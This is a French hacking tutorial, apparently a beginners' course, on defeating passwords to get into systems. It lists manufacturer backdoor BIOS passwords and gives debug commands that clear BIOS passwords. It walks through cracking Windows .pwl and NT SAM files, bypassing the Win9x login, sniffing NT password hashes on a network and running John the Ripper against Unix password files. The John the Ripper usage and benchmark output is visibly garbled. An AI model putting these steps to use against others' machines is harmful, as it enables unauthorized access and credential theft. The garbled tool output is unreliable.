

PLAN DU COURS NEWBIE SESSION 3

- Cracking de mots de passes

- BIOS
- .pwl, SAM, Passwd
- screensavers
- services HTTP, FTP, etc

- Accès aux fichiers

- Disquette demarrage
- Executer
- IE
- fichiers .bat
- fichier HTML
- Commandes MS-DOS
- ActiveX

- Anonymat

- Proxy

- Glossaire




I Qu'est ce que le cracking ?

Le cracking peut être associé à diverses choses. Il existe le cracking de softs qui consiste à contourner une protection mise au point par des développeurs pour éviter l'utilisation prolongée ou la copie de logiciels (Crackers). Dans certains cas le Cracker désassemble le programme pour en modifier la source (assembleur) et le recompiler. De cette manière on peut par exemple enlever la limitation de temps ou enlever un nagscreen (un écran qui apparaît à chaque démarrage). Les vrais Crackers sont très respectés dans l'underground... Il existe aussi le cracking de mots de passe, que le hacker utilise pour retrouver, contourner, effacer, visualiser, un pass afin d'accéder à un système. C'est cette deuxième définition du cracking que je vais essayer de vous développer dans cette partie de cours.

II Le Bios

Comme vous devez le savoir, le BIOS (Basic Input Output System) se trouve sur votre carte mère.



C'est le circuit intégré rectangulaire (EEPROM) qui se trouve sous la pile plate.

La plus part du temps il y a un autocollant réfléchissant dessus avec la références du composant.

Il contient toutes les configurations matérielles permettant de démarrer votre ordinateur correctement (ex: détection disque dur). Sur certains BIOS, il est possible d'affecter un mot de pass pour protéger l'accès à votre système d'exploitation (User Password) ou à la configuration du bios (Supervisor Password). Sur le plupart des ordinateurs il faut appuyer sur le bouton "F1", ou "F2", ou "Suppr", ou "CTRL+ALT+S" de votre clavier lors du démarrage de votre PC pour accéder à la configuration du BIOS (Setup Bios). Il existe plusieurs méthodes pour cracker un pass Bios. Mais avant tout le hacker va essayer de le deviner en utilisant des mots de pass communs comme 1234,0000, password, pass, sex, argent, les pass par défauts de divers systèmes ou même des fois rien.

1.Première méthode.

Elle consiste à utiliser les mots de pass du constructeur, les pass varient suivant le constructeur biensur. En effet certains BIOS on un backdoor constructeur mais pas tous !!

Pass Award BIOS :

AWARD SW, AWARD_SW, Award SW, AWARD PW, _award, awkward, J64, j256, j262, j332, j322, 01322222, 589589, 589721, 595595, 598598, SER, SKY_FOX, aLLy, aLLY, Condo, CONCAT, TTPTHA, aPaf, HLT, KDD, ZBAAACA, ZAAADA, ZJAAADC, djonet

Pass AMI BIOS

AMI, A.M.I., AMI SW, AMI_SW, BIOS, PASSWORD, HEWITT RAND, Oder

Pass pour les autres BIOS:

LKWPETER, lkwpeteter, BIOSSTAR, biostar, BIOSSTAR, biosstar, ALFAROME, Syxz, Wodj

2.Deuxième méthode.

Si vous avez accès au système d'exploitation mais vous n'avez pas accès au Setup Bios...

En utilisant une disquette de démarrage (ou en redémarrant win9x en mode ms-dos) pour accéder au DOS en mode réel, on va pouvoir utiliser la command debug pour enlever le pass d'accès à la configuration du BIOS (Setup).

- Appelle le programme "c:\DOS\debug" ou "c:\Windows\command\debug"

En 2 mots, ce prog avec le paramètre -O (Output) permet de transmettre directement un octet à un port de sortie dont l'adresse suit.
 Q permet de quitter le prog. Inutile de préciser qu'il est assez dangereux à utiliser.

Pour les BIOS AMI/AWARD :


```
"chemin"/debug
-O 70 17
-O 71 17
-Q
```

Pour les BIOS Phoénix :

```
"chemin"/debug
-O 70 FF
-O 71 17
-Q
```


Générique :

```
"chemin"/debug
-O 70 2E
-O 71 FF
-Q
```




Il ne vous reste plus qu'a reboot votre ordinateur...

Il existe aussi divers petits softs qui permettent de voir et enlever votre pass BIOS(pass d'accès a la configuration du bios) a partir du DOS.



AwCrack

Commandes pour désactiver les pass d'un Bios Award :
 awcrack superoff
 awcrack useroff
 Et voila plus de pass...




AMI BIOS Remover

Pour les BIOS AMI:
 "C" pour quitter, le reste du clavier pour enlever le pass BIOS.

2.Deuxieme methode.

Enlevez la pile plate qui se trouve sur votre carte mère (en effet cette pile permet de sauvegarder certains paramètres du Bios comme l'heure et le mot de pass). Il faut attendre, environ 15 à 30 minutes mais des fois une journée entière sera exigé pour que la mémoire se vide.

Ci-contre la pile plate en question....



Lorsque l'on remettra la pile en place, tous les paramètres par défauts seront restaurés, donc plus de mot de pass Bios.

Attention : Généralement, la pile est scellée. Donc si vous enlevez la pile, votre garantie sera perdue.

3. Troisième méthode.

Sur certaines cartes mères il est possible de réinitialiser le pass BIOS en changeant de position d'un cavalier (en général le cavalier en question se trouve à côté du CI BIOS). Référez-vous au manuel de votre carte mère pour plus d'informations. Dès que vous avez trouvé le cavalier il suffit de changer sa position et d'attendre quelques secondes. Ensuite, remettez le cavalier à sa position initiale et relancez votre machine.

4. Quatrième méthode.

Elle consiste à court-circuiter 2 pattes du CI Bios à l'aide d'un strap. Pour cela il faut avoir la documentation constructeur du CI qui nous permettra de savoir à quoi correspond chaque patte. Il faut faire très attention car un mauvais court-circuit peut endommager votre CI et le remplacement sera inévitable.

5. Cinquième méthode.

Si aucune de ces méthodes ne fonctionne, il faut reprogrammer le BIOS. Pour cela il faut démonter le BIOS, avoir un programmeur d'EEPROM (on peut trouver cela dans tous les magasins d'électronique) et surtout l'image de votre BIOS (fichier binaire contenant le BIOS).

Pour trouver l'image de votre BIOS il faudra faire un tour sur le site du fabricant. Flasher un BIOS consiste à le reprogrammer. Il faut faire très attention avec le Flashing BIOS car il peut endommager votre EEPROM ou votre carte mère. La connaissance des bases d'électronique est conseillée.

On peut aussi flasher le bios à partir d'une disquette de démarrage mais dans ce cas vous devez avoir accès au lecteur de disquette et utiliser un petit soft comme aflash (sans oublier l'image du nouveau bios).

III Les fichiers Password.

Nous parlerons dans cette section du cracking de fichiers password pour divers OS.

Pour commencer, je vais vous expliquer les 3 méthodes utilisées par les softs pour faire du cracking de fichiers Password.

L'attaque avec dictionnaire

Cette attaque est la plus rapide car elle effectue un test de pass en utilisant un fichier dictionnaire (un simple fichier texte contenant un mot par ligne, les uns à la suite des autres). Pour faire un dictionnaire efficace, il faut relever un maximum d'informations sur les utilisateurs du serveur cible. On peut trouver sur internet une multitude de dictionnaires déjà tout fait, ainsi que des générateurs.

L'attaque par brut force

Cette attaque prouve bien qu'aucun pass n'est inviolable !! En effet l'attaque par brute force consiste à essayer toutes les combinaisons possibles suivant un certain nombre de caractères. Si le mot de pass à cracker comprend plusieurs caractères spéciaux, chiffres et lettres, il sera plus long à brutalement forcer qu'un pass ne comprenant que des lettres. En bref... une attaque par brut force aboutie toujours, tout est une question de temps... Pour diminuer le temps de crack, il faut disposer d'une machine puissante ou même plusieurs (attaques distribuées).

L'attaque hybride


L'attaque hybride est le mélange des 2 précédentes attaques. Elle utilise un dictionnaire pour la partie principale (ex: crash) et le brut force pour la partie finale (ex: fr), ce qui permet de trouver le pass comment "crashfr" ou "crash24" etc...

1. Les fichiers .pwl de Windows9x/ME:

Les fichiers ayant l'extension .pwl contiennent vos mots de pass Windows, ils se situent dans le répertoire racine (c:\windows).

Bien sûr tous les fichiers .pwl sont cryptés, vous pouvez le voir si vous essayez d'en ouvrir un avec un éditeur de texte comme notepad par exemple. (Restez appuyer sur la touche MAJ et faites un click droit sur le fichier pour faire apparaître le menu "ouvrir avec").

Ces fichiers peuvent contenir les mots des pass de connexions, écran de veille, sessions...



Pour les décrypter, il faut utiliser un soft comme Pwltool (<http://soft4you.com/vitas/pwltool.asp>) qui va se charger de cracker le fichier et nous afficher les pass en clair.


Ci-contre, l'interface principale de PwLtool v6.5.

Pour commencer une attaque il faut sélectionner le fichier .pwl en cliquant sur le bouton "Browse", Ensuite essayez de cliquer sur "Glide" (cette options ne fonctionne que pour les anciens fichiers PWL de windows95 et 3.11, elle vous permet de visualiser tous les pass sans même connaître un login!).

Si jamais le "Glide" ne fonctionne pas, essayez "CheckPass", si le pass de session est vide, il vous sera possible d'accéder a tous les autres pass contenu dans le fichier. Toujours rien ? On continu alors :)

L'attaque avec dictionnaire :

Configurez une attaque par dictionnaire en cliquant sur l'onglet "Dictionnary".




Selectionnez ensuite le dictionnaire a utiliser en cliquant sur "browse".

Pour lancer votre attaque cliquez sur "SearchPasswordFast" ou "SearchPassword"...

L'attaque par brut Force :

Cliquez sur l'onglet "Brute force"




Le paramètre "Password length" vous permet de définir la longueur du mot de pass à forcer (plus la plage est large, plus le nombre de combinaisons augmente).

"Charset string" vous indique les caractères à utiliser durant le brut force (vous pouvez y inclure des chiffres ainsi que les caractères spéciaux comme "@" par exemple). Pour lancer l'attaque cliquez sur "SearchPasswordFast" (+ rapide que "SearchPassword" car il n'utilise pas les API windows), si l'attaque ne réussie pas cliquez sur "SearchPassword".

Il m'a fallut environ 4 minutes pour venir à bout d'un password composé de 4 lettres...

L'attaque hybride :

Pour lancer une attaque hybride il suffit de retourner sur l'onglet dictionnaire et de cocher la case "Hybrid brute".



Nous n'aborderons pas toutes les options de PWLtools mais si vous voulez en savoir plus aller faire un tour sur l'aide du soft en cliquant sur "Help". Je vous conseil de vous intéresser à l'option "Client/Serveur" qui permet de faire travailler plusieurs machines simultanément sur le même fichier password (attaque distribuée).

Contourner le pass Win9x :

Lorsque que l'on démarre win9x si des pass on été configuré pour accéder à l'OS, il vous demande une identification par login et pass. Nous allons voir dans cette section les diverses techniques pour contourner cette identification....

-Essayez de cliquez sur "Cancel", normalement vous devriez avoir accès au système.

-Au démarrage de votre ordinateur cliquez sur "F8" pour faire apparaître le menu de démarrage (ou essayer de booter à partir d'une disque de démarrage). Choisissez le mode MS-DOS. Maintenant il va falloir changer l'extension des fichiers .pwl par autre chose pour empêcher windows de le trouver. Pour cela tapes la commande suivant :

```
rename c:\windows\*.pwl *.xxx
```

Relancez windows, tapez un pass au hasard et vous verrez Windows vous demander une confirmation de nouveau pass. Cela signifie que le nouveau pass que vous taperez sera directement affecté au compte utilisateur sélectionné (login).

2.Le fichier Sam de WINNT ou WIN2k :

Le Fichier Sam :

Le système Windows a 2 failles de cryptage qui permettent de décrypter un fichier pass windows plus vite qu'un fichier pass Unix par exemple.

L'une de ces failles provient du hachage de LANmanager car il divise les pass en chaînes de 7 caractères.

L'autre vient de l'absence de salt (fonction rendant le hachage différent pour 2 pass identiques). En clair, si 2 utilisateurs choisissent le même pass, le cryptage sera exactement le même, ce qui facilite la tâche du hacker.

Comme pour win9x, il existe des softs qui permettent de cracker les mots de pass des utilisateurs ou de l'admin.

Sur les systèmes NT, les mots de pass sont sauvegardés dans un fichier SAM (Security Account Manager) crypté se trouvant dans c:\WINNT\system32\config\SAM .

Vous ne pouvez pas visualiser ou copier le fichier SAM lorsque WINNT tourne car il est verrouillé par le noyau du système.

Alors comment faire pour se procurer ce fichier ??

1. Lorsque l'on installe WINNT, une copie de la base de données des mots de pass (fichier SAM) est créée dans le répertoire c:\WINNT\repair .

Cette copie ne contient que les pass par défaut créés lors de l'installation, donc seulement le pass de l'administrateur. (ce qui intéresse le plus le hacker). Lorsque l'administrateur met à jour le disque de dépannage, le fichier SAM est lui aussi mis à jour (dans ce cas là, le fichier SAM contient tous les comptes). On pourrait donc se procurer le fichier SAM à partir du dossier repair car celui-ci n'est pas verrouillé par le noyau. Si le dossier repair ne contient pas le fichier SAM, il vous reste quand même une chance de l'obtenir...


2. Il faut faire booter le PC à partir d'une disquette de démarrage ou à partir d'un autre système d'exploitation. Ainsi WINNT n'est pas exécuté et donc le fichier SAM n'est pas verrouillé. On peut donc copier le fichier SAM sur une disquette et le cracker par la suite.

Il faut savoir que le fichier SAM n'est pas le seul support qui permet de trouver les pass sur un réseau utilisant NT.

Prenons comme exemple LOphtCrack qui est le plus rapide et le plus efficace pour trouver les mots de pass NT. Car il n'utilise pas seulement le fichier SAM pour avoir le hachage des mots de pass et exploite les 2 failles de cryptage vu précédemment.

Vous pouvez vous procurer une version d'évaluation de LC3 sur :


<http://www.atstake.com/research/lc3/download.html> .



En premier lieu, l'assistant vous demandera la méthode utilisée pour récupérer le hachage du mot de pass.

(Si l'assistant ne s'est pas lancé automatiquement, cliquez sur la baguette magique, 6ème icône en partant de la gauche sur l'interface principale)

LC3 vous propose 4 méthodes.



1. From the local machine

Pour utiliser cette option vous devez avoir le statut Administrateur sur la machine. Cette méthode vous dévoilera très rapidement les pass des utilisateurs.

2. From remote machine

La aussi vous devez être Administrateur, mais cette fois-ci, il récupérera le hachage du mot de pass à partir d'une machine distante de votre domaine. (vous devrez spécifier le nom de la machine). Cette méthode ne fonctionne pas sur une machine distante utilisant syskey ou Win2k.

3. From NT 4.0 emergency repair disk

Cette option utilisera le fameux fichier SAM, celui se trouvant dans c:\winnt\repair ou un enregistré sur une disquette. (vous devrez spécifier le fichier SAM à utiliser)

4. By sniffing the local network



Et oui, LC3 inclu même un sniffer pour intercepter le hachage des machines d'un réseau NT. A utilisé lorsque les utilisateurs se logguent sur le réseau; vers 8h du matin par exemple...
(vous devrez spécifier la carte réseau)

Ensuite il vous demandera le méthode de forçage a utiliser.

Cliquez sur "Custom Options" pour personnalisé l'attaque.

LC utilise les 3 méthodes de forçage vu au début du cours:


1. les attaques avec dictionnaire
2. les attaques par brute force
3. les attaques hybrides



La première case représente l'attaque par dictionnaire (cliquer sur Browse pour lui indiquer le fichier password a utiliser)


La deuxième, c'est pour l'attaque hybride, vous pouvez config l'attaque hybride dans le menu "File"-->"Préférences" de la interface principale.

La dernière vous l'aurez deviné, c'est pour le brut force (le "-" permet de spécifier une plage de caractères, ici le brut force utilisera tous les caractères de l'alphabet ainsi que tous les nombres) si vous désirez changer de plage il vous suffit de cliquer sur la petite flèche a droite.



Cliquez sur "OK" et "Suivant" pour la suite de la configuration de l'attaque.

Le menu ci-dessous vous permet de choisir les informations qui seront visualisable durant le craquage



1ère case : Affiche les passwords une fois qu'ils ont été trouvés, dans certains cas il est être utile de ne pas les affichés.

2e case : Affiche les hachage des password (les pass cryptés).

3e case : Affiche la durée pour le craquage de chaque password.

4e case : Afficher un avertissement quand l'attaque est finie.

Cliquez sur suivant et attendez le résultat ;)

Le fichier passwd d'Unix :

Unix utilise un système de cryptage univoque.

Le fichier stockant les mots de pass sur Unix se trouvent dans la plus part des distributions dans le répertoire "/etc/" et se nomme "passwd".

Dans les versions récentes d'Unix les fichier passwd à été décomposés en 2 fichiers, car le fichier passwd sur les anciennes versions étaient accessibles à tous. Meme si les pass étaient cryptés, cela facilitais la tache du crackeur.

En tapant : more /etc/passwd sur un système Unix on affiche le fichier passwd.

Un fichier passwd ressemble à cela :

```
root:6Tgy1Gs.fTrfS:0:1:Admin:/:sbin/sh
```

```
John:K6fRtl29nFrsY:1001:10::usr/john:/bin/sh
```

```
sophie:H74jGhhTDsE2l:1002:10::usr/sophie:/bin/sh
```

```
paul:fTqzOyHs88sfZ:1003:10::usr/paul:/bin/sh
```

Format --> login : pass : UID : GID : nom complet : repertoire perso : shell

Actuellement, il y a toujours le fichier passwd mais sans les pass dessus. Les pass sont tous sauvegardé dans le deuxième fichier qui se nomme shadow.

Le fichier shadow est seulement accessible si vous avez le statut root sur la machine. A noter, que le fichier passwd permet toujours au hackeur de savoir quels sont les logins des utilisateurs du système pour se faire un dictionnaire.

Maintenant dans la plupart des systèmes Unix, les passwords on été remplacé par "x" dans le fichier passwd :

```
root:x:0:1:Admin:/:sbin/sh
```

```
John:x:1001:10::usr/john:/bin/sh
```

```
sophie:x:1002:10::usr/sophie:/bin/sh
```

```
paul:x:1003:10::usr/paul:/bin/sh
```

le fichier shadow :

```
root:6Tgy1Gs.fTrfS:11604::::::
```

```
John:K6fRtl29nFrsY::::::
```


```
sophie:H74jGhhTDsE2l::::::
```

```
paul:fTqzOyHs88sfZ::::::
```

format --> login : pass : date : min : max : avertissement : expiration : désactivation

Comme pour NT, il existe des softs qui permettent de cracker les mots de pass Unix.

Prenons pour exemple John_The_Ripper qui fonctionne aussi sous Windows.
(<http://www.openwall.com/john/>)



Une fois le soft installé, tapez les commandes suivantes (dans cette exemple, le fichier dic-

tionnaire et passwd se trouvent sur une disquette):

john -test (pour voir si john fonctionne correctement)

john -single a:\passwd (méthode rapide de john pour cracker les pass)

john -show a:\passwd (permet de visualiser les pass crackés)

john -w:a:\dico.txt a:\passwd (attaque avec dictionnaire)

john -i a:\passwd (attaque par brut force)

```

John the Ripper Version 1.6 Copyright (c) 1996-98 by Solar Designer

Usage: john [OPTIONS] [PASSWORD FILES]

-simul "single crack" mode
wordlist FILE stdin wordlist mode, read words from FILE or stdin
rules enable rules for wordlist mode
incremental:MODE incremental mode using section MODE
external:MODE external mode or word filter
stdout:LIST:FILE no cracking, just write words to stdout
restore:FILE restore an interrupted session (from FILE)
session:FILE set session file name to FILE
status:FILE print status of a session (from FILE)
make-chars:FILE make a charset, FILE will be overwritten
show-cracked-passwords show cracked passwords
test perform a benchmark
users:FILE load this (these) user(s) only
groups:FILE load users of this (these) group(s) only
shells:FILE load users with this (these) shell(s) only
count:COUNT load salts with at least COUNT passwords only
format:FORMAT force ciphertext format, NAME <DES/BSDF/HDS/BE/AFS/LM>
memory-savings enable memory saving, at LEVEL 1..3

```

```

% john -i run/john -test
Benchmarking Standard BLC 124/32 4K1... DONE
Time used: 0:00:00.000000
Only one entry: 66733 c/s

Benchmarking BSDI BLC (x225) 124/32 4K1... DONE
Time used: 0:00:00.000000
Only one entry: 1631 c/s

Benchmarking FreeBSD MD5 132/32 1... DONE
Time used: 0:00:00.000000
Only one entry: 1534 c/s

Benchmarking OpenBSD BLC of (ch) (x32) 132/32 1... DONE
Time used: 0:00:00.000000
Only one entry: 2028 c/s



Benchmarking Beos/BFS BLC 124/32 4K1... DONE
Time used: 0:00:00.000000
Only one entry: 162567 c/s

Benchmarking NT LM BLC 124/32 4K1... DONE
Time used: 0:00:00.000000
Only one entry: 452232 c/s

```

